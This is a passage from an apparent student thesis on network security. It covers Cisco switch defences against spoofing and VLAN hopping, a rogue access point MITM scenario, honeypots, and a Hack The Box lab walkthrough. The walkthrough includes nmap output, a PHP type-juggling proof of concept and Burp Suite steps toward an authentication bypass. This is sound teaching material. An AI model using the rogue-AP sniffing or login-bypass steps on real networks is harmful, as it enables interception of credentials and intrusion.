To prevent CAM overload attack, the switch feature port security can be configured to limit the number of MAC addresses that can be learned per switch port. For example, the edge port usually only needs 2 MAC addresses: one for the PC and one for a phone, so there's no reason to permit any more.

If more than the configured amount of MAC addresses is received on a port security port, the port can be shut down or the traffic can be silently dropped. Port security can be enabled as "switchport port-security".

d) DHCP spoofing

DHCP spoofing can be used as a MITM (Man in the Middle) attack. An attacker could connect to a network with a DHCP server and trick clients into accepting DHCP addresses from them.

The attacker DHCP scope would set the default gateway to their own device IP and client traffic would be sent directly to them.

To mitigate this type of attack, switches can be configured with DHCP Snooping. DHCP Snooping works by only forwarding DHCP server responses from trusted ports.

Trust ports would be switch uplinks and directly connected DHCP server ports. All other ports would be left untrusted. To configure DHCP snooping: reconfigure "ip dhcp snooping trust" on the trusted interfaces (DHCP server ports and switch uplinks).

e) ARP Spoofing

ARP Spoofing is a major concern on LANs. If an attacker were to spoof an ARP reply, they could execute a MITM attack.

Example: Attacker responds to an ARP request for the default gateway. All endpoints would start to send their traffic directly to the attacker. Dynamic ARP inspection is a Cisco switch feature that can protect against ARP spoofing, provided by DHCP bindings or static entries.

When dynamic ARP inspection is enabled, if an ARP reply is different than the tracked entries, then it will be dropped. Enabling it as "ip arp inspection trust".

DAI (Dynamic ARP Inspection) is a security feature that validates ARP packets in a network. DAI intercepts, logs, and discards ARP packets with invalid IP-to-MAC address bindings. This capability protects the network from some man-in-the-middle attacks.

f) CDP/LLDP Reconnaissance

Protocols like CDP and LLDP provide detailed info about network devices (IP Address, Hostname, Software version), that we would not want an attacker to see.

Many network devices rely on CDP and allow LLDP to function properly. If there are switch ports that do not require CDP and LLDP like internet facing ports, then those can be disabled: "no cdp enable; no lldp receive; no lldp transmit".

g) VLAN Hopping

VLAN Hopping can be used by an attacker to access secured networks from an unsecured VLAN. This is accomplished by adding a VLAN tag that is the same as the native VLAN. Native VLAN Best Practices: Do NOT use VLAN 1. Use UNUSED VLAN.

In a double tagging attack, an attacker connected to an 802.1Q-enabled port prepends two VLAN tags to a frame that it transmits.

Segmenting traffic with VLANs can be used as a layer of defense to secure network traffic. Sometimes there are devices on the same network that you do not want to communicate. Instead of wasting VLANs and network space to provide segmentation between endpoints, we can use ***private VLANs***.

Private VLANs are basically VLANs inside VLANs that allow devices to stay on the same network, but still be restricted within the VLAN.

CHAPTER 4

METHODOLOGY AND DISCUSSIONS

The methodology in use for this paper is divided in:

1. ***Investigative Method*** – This approach is needed to gather the data around the common threats, privacy issues, attacks and risk management in relation to information systems, and other issues discussed in our thesis, accompanied by the identification of risk on organizational level.

2. ***Descriptive Method*** – This method is needed to gain a better understanding in terms of cybersecurity strategies, as well as the various issues arising from not establishing traceability of controls to the security and privacy requirements that the controls are intended to satisfy.

3. ***Analytical Method*** – This is the most important method, since by using the analytical method, we are able to carry out a deep and comprehensive analysis in relation to the adequate risk management preparation at the organizational level, security and privacy activities, which can become too costly, demand too many skilled security and privacy professionals, and produce ineffective solutions.

   Each step taken in terms of the risk management hierarchy is beneficiary in reinforcing the iterative nature of the risk management process where security and privacy risks are framed, assessed, responded to and monitored at different organizational levels.

4. ***Comparative Method*** – This method is needed to point out the resemblance and differences of various attacks, securing/attacking and the various solutions to risk on an organizational risk (accept, migrate, transfer, avoid).

This chapter is used to describe the usage of honeypots in terms of security and attacking.

4.1. Scenario 1: Creating a fake Access Point

When we talk about how networks work in general, the only device that has access to the internet is the access point, and whenever a client wants to access something, they send the request to the access point.

The access point connected to the internet, gets the response, and send it back to the client, as shown in Fig. 4.1, below




Figure 4.1: Typical network connection

What if replace the Access Point with our Hacker's computer? What if we can use our machine, to create a Wi-Fi network that has internet access? In this way individuals will try to connect to our network to access the internet. Then, after connecting to our network, by default we will be the Man-In-The-Middle, since we will be acting as the router. This scenario is typified by Fig. 4.2, below.

In this way, there is no need for us to exploit anything. We will be acting automatically as the Man-In-The-Middle and the clients will automatically send us any requests, because they want to access the internet. Being able to observe these requests, we get our clients what they need from the internet and responding to their requests.

At this moment, we fully have the ability to launch different cyber-attacks, without the need to exploit the ARP protocol. So, without the need to run ARP spoofing (sending false MAC addresses).




Figure 4.2: Creating a fake Access Point

Once our network is running, and we have clients connected, we can start sniffing using Wireshark or other alternatives of packet sniffers. (Note: packet sniffing is the inspection of online traffic by using a packet analyzer.). Other alternatives of packet sniffers include [10]:

1. **Savvius Omnipeek**

A traffic analyzer with packet capture add-on that has detailed packet analysis functions. It is recommended to be used on Windows as OS.

2. **Ettercap**

Widely used by hackers and can give useful information to network defenders.

3. **Kismet**

A wireless packet sniffer which evades intrusion detection systems.

4. **SmartSniff**

A free packet sniffer that includes packet analysis functions.

5. **EtherApe**

A network mapper that shows live connections and offers the option to capture packets.

The above-mentioned alternatives give a better insight into users' data, compared to the analysis engine of Wireshark which is not that great. By using a packet sniffer, one can sniff sensitive information from the network such as email traffic, FTP password, web traffics, telnet passwords, router configuration, chat sessions, DNS traffic etc. Sniffing can be categorized as either Active or Passive.

- **Passive Sniffing**

Traffic is locked but it is not altered in any way. This type of sniffing allows listening only and it works with hub devices. Traffic is sent to all the ports. In a network that uses hubs to connect systems, all hosts on the network can see the traffic. Hubs are known for their lack in security and spending bandwidth, making them the less likely options to invest on.

- **Active Sniffing**

Traffic is not only locker and monitored in this type of sniffing, but it may also be altered in some way as determined by the attack. It is used to sniff switch0based networks and involves injection address resolution packets (ARP) into a target network to flood on the switch content addressable memory (CAM) table. CAM keeps track of which host is connected to which port. Techniques included are MAC flooding, DHCP attacks, DNS poisoning, spoofing attacks and ARP poisoning. Switches are more secure compared to hubs and it does not spend bandwidth. They work broadcast (one-to-all transmission) only the first time in use, then they only work unicast (one-to-one transmission from one point in the network to another point).

After this introduction, let's get back to our attack. What is needed is a computer running from Kali Linux OS, internet access and a wireless device which is going to

broadcast the Wi-Fi signal and tell all of the neighboring devices that I am network, and you can connect to me.

Firstly, it is needed an interface that has internet access. It could either be a Wi-Fi interface connected to the internet, it could either be an Ethernet interface connected to an Ethernet network, it could be a 3G or 4G dongle, or a virtual interface.

Secondly, the next interface needed will be a Wi-Fi interface (wireless adapter that supports AP mode) since it needs to be able to broadcast the signal for the network. Once we have this set up properly, we can use our computer to start the AP, which is going to act exactly like a router (making LAN's communication available with one another). Afterwards, individuals will be able to see the network and connect to it. As soon as they connect, they will be sending us all of their requests, since we are acting as the router, or as the MITM (Man-In-The-Middle).

What I demonstrated above is an example of a honeypot, but for malicious purposes. Honeypots are also a suggestion for good purposes as well.

4.2. Scenario 2: Honeypots in network security

Honeypots idea is to be part of a business, but not part of a normal applications infrastructure. This technique technology is actually a trick laid down by IT professionals for malicious actors. They anticipate that they will use it for interaction and thus leave useful information for intelligence [11]. Illustration of how honeypots are adapted to an organization is explained below and graphically shown in Fig. 4.3:

Honeypots use the strategy of hoaxing malicious actors into believing they found a path to alter rights and steal authorizations. By the moment the trap is triggered, an alarm is sent to a central deception server that takes note of the affected decoy and the attack vectors used by the actor (in our case black-hat hackers).

It is designed in a way to expose itself in the area to lure invaders. Honeypots cannot compromise production data or take part in genuine traffic of a network. They indicate finding out anything taking place within is actually an outcome of an attack.




Figure 4.3: Illustration of deploying a honeypot in IT business strategy

Advantages and disadvantages of deploying a honeypot strategy

Honeypotting obviously comes with its pros and cons. Regarding the advantages of implementing such approach to a business means that:

1. It would turn the IT environment into a virtual minefield to proactively lure and misdirect an in-network attacker into revealing their presence.
2. It would allow information security teams to detect an attack early in the cycle and gather company-specific threat intelligence. As well, sabotage the attacks from the malicious actors before they can do any severe damage.
3. Deception systems (POS systems, SWIFT, SCADA, ICS, IoT) automate the correlation of attack data and raise only valid alerts that are backed by details on the attacker's tactics.
4. Security teams gain the ability to slow down an attack in progress by redirecting the threat actor away from the production system to a trap system. This makes the malicious actor think they achieved a successful attack meanwhile it would be the contrary.

5. Capturing and classifying attack-related movement, concluding in a simplified attack analysis, forensic reporting, and automated incident response actions (blocking, quarantine, threat hunting, risk mitigation).

But honeypotting comes with some disadvantages as well. Since modern cyber criminals have become more violent and have more resources than before, there is the tendency of the system no longer being adequate to keep attackers out.

1. Honeypots only have an overview of activities directed against them. Meaning, if the malicious actor breaks into the network and attacks a variety of systems, the honeypot won't be aware of it unless it is attacked directly.
2. **Fingerprinting:** when the malicious actor can identify the true identity of a honeypot because it has certain expected characteristics/behaviors. For example, a honeypot may imitate a web server and whenever a cyber-criminal connects to this specific type of honeypot, the web server would respond by sending a common error message using standard HTML. And this is the exact response we would expect from any web server, but the difference here stands in the fact that a honeypot has a mistake in it and misspells one of the HTML commands, such as spelling the word 'length' as 'lenght' .

As well, in terms of contradictory identities (imitating NT ISS web server as Unix Solaris server), which would act as a signature for a honeypot.

3. **Introduction of risk in your IT environment.** Different honeypots have different levels of risk. Once a honeypot attacked is used to attack, it is game over for us. The simpler the honeypot, the less the risk. There's a difference regarding a honeypot used to imitate a few services and one that creates a trap, giving the malicious actors an actual OS with which to interact.

Nevertheless, risk is variable and dependent on how one builds and chooses to deploy the honeypot. So, deploying a honeypot can be a good and a bad idea, it depends. But

we surely know that it cannot replace other security mechanisms such as firewalls and Intrusion Detection Systems (IDS) because of the above-mentioned disadvantages.

Nevertheless, they do play a role in the overall defense of your IT environment. They for sure improve security and identify malicious activity, but if modern cyber criminals use the right attacks and analyze in detail each step taken, then it would turn into a catastrophe.

CHAPTER 5

PRACTICAL EXAMPLE

In order to proceed with the practical phase, we should have an account set up in the Hack The Box platform, since there are the machines we will be performing penetration testing to achieve our goals. After doing so, we regenerate our lab and start the machine we will be working with. Fig. 5.1 shows the Linux-based machines we will be performing the attack to. Fig. 5.2 shows the configuration needed to be done to initialize the attack.




Figure 5.1: Ransom machine we will be conducting our attack




Figure 5.2: Configuration done on Kali terminal to start the machine

- **Command code 1:**

PORT SCANNING - The very first step is network scanning, which is needed to scan the ports and find the open ones available and their version. Command code lines needed to be used are shown in Fig. 5.3 below:

```
# Nmap 7.92 scan initiated as: nmap -sC -sV -A 10.10.11.153 -Pn Nmap scan report for 10.10.11.153
Host is up (0.055s latency).

PORT   STATE SERVICE VERSION

22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|       256  b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_      256  22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)

80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-title:  Admin - HTML5 Admin Template
|_Requested resource was http://10.10.11.153/login
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

# Nmap done -- 1 IP address (1 host up) scanned in 10.77 seconds
```

Figure 5.3: nmap finds two open TCP ports, SSH (22) and HTTP (80). These are the openports after our scanning

WEB ENUMERATION - If we go to http://10.10.11.153 (port 80) , we will be redirected to /login, which shows a login form. as shown in Fig. 5.4 below:




Figure 5.4: Accessing port 80 will redirect us to the Login form webpage

We run the command code 2 shown in Fig. 5.5 to look in more details if there is a cookie.

- **Command code 2:**

```
$ curl -I 10.10.11.153
HTTP/1.1 302 Found
Date: Fri, 03 Jun 2022 10:32:21 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: no-cache, private
Location: http://10.10.11.153/login
Set-Cookie: XSRF
TOKEN=eyJpdiI6IjNLelg0R3cvaTAzRUJURkdjSkswNnc9PSIsInZhbH
VlIjoiWGpqQ3oxME1CbXZ5dmFnOCt1SUtST3NMS1RTUUQxL0xZNn
cxYk9hbXBucHh3elV3OXBiN08wQkpteTV
WRGR5SFBjNjBSN2pFODFHRDA1Rkt6ZE1NeklWcjJwZHJOTVFmNm
FuTCtUTjBodnMrU29adWJZelFsd2VxVmJGRzdobFgiLCJtYWMiOiJhY
WExNWI0MzRlNzk3MzRmYTE0YjdmMzQ5OGE4ZDI3ODFiODJlMWNl
MTJmNTk0Y2JlOGM0ODk5NDczMjYxYTFjIiwidGFnIjoiIn0%3D
Set-Cookie:
laravel_session=eyJpdiI6InIwUm5hV3lrUS83cHAxMG5iMWxkREE
9PSIsInZhbHVlIjoiQkVZR2pjd2FUc3Z6ZklETEU3dmpzRjI3N3EzTitM
WnFXbXpYN3cwMnpGejBxeVRjVlJKMk9UdkVkcjIxTmVyNm9ZbFFK
MitIbVB6Tm1WZW02WUVRNEVnbkU0VEU4ei8ySUdJQW5OdVdlbFE
2cnI3MStXcU9ySkExRDl1Z29waTMiLCJtYWMiOiJjOWMyOWJkOWJk
YzVjMjM1Y2IyZDZlMDJiYTUyODVmNmE1ZjEy
MTcyZjY4NjM5YmUxYzdhMTkzY2Y0ZjY1NmI0IiwidGFnIjoiIn0%3D
Content-Type: text/html; charset=UTF-8
```

Figure 5.5: The redirected website is built with Laravel, which is a PHP web framework

There is a cookie named “laravel_session”. What comes to mind when we see a login form? We could try SQLi in the login form, but after trying it we realize that it is not vulnerable.

Type Juggling – Since the web is handled with PHP, we could try a vulnerability known as Type Juggling. We want to bypass authentication and we try by using Burp Suite. Type Juggling is the type of vulnerability which finds opportunities by having into place JSON data. Simple proof of concept is shown by command code 3 in Fig. 5.6 as below:

- **Command code 3:**

```
$ php -a
Interactive mode enabled
php > if ("asdf" == true) { echo "true"; }
true
php > if ("asdf" === true) { echo "true"; } else { echo "false" ; }
false
```

Figure 5.6: The vulnerability stands in the use of == , which does not check the variable typebut only the value. A compliant solution would be the one using ===

Next step is opening Burp Suite in Kali terminal as shown in Fig. 5.7. If the website is vulnerable to Type Juggling and if we enter a Boolean type as a password (true or false), we will be able to bypass authentication.




Figure 5.7: Opening Burp Suite from Kali terminal

In Burp Suite, after we have the intercept on in ‘proxy’, as in Fig. 5.8, we switch to the ‘repeater’ and send the request, as shown in Fig. 5.9:




Figure 5.8: Switching proxy intercept “on” and refreshing the webpage




Figure 5.9: After getting the data from proxy, we switch to the repeater and send that data, to get a response

We notice that as a response we will get “Invalid Password”. This happened because we have to do execute the previous instruction, adding the password as a boolean in JSON mode, as shown in Fig. 5.10 below:

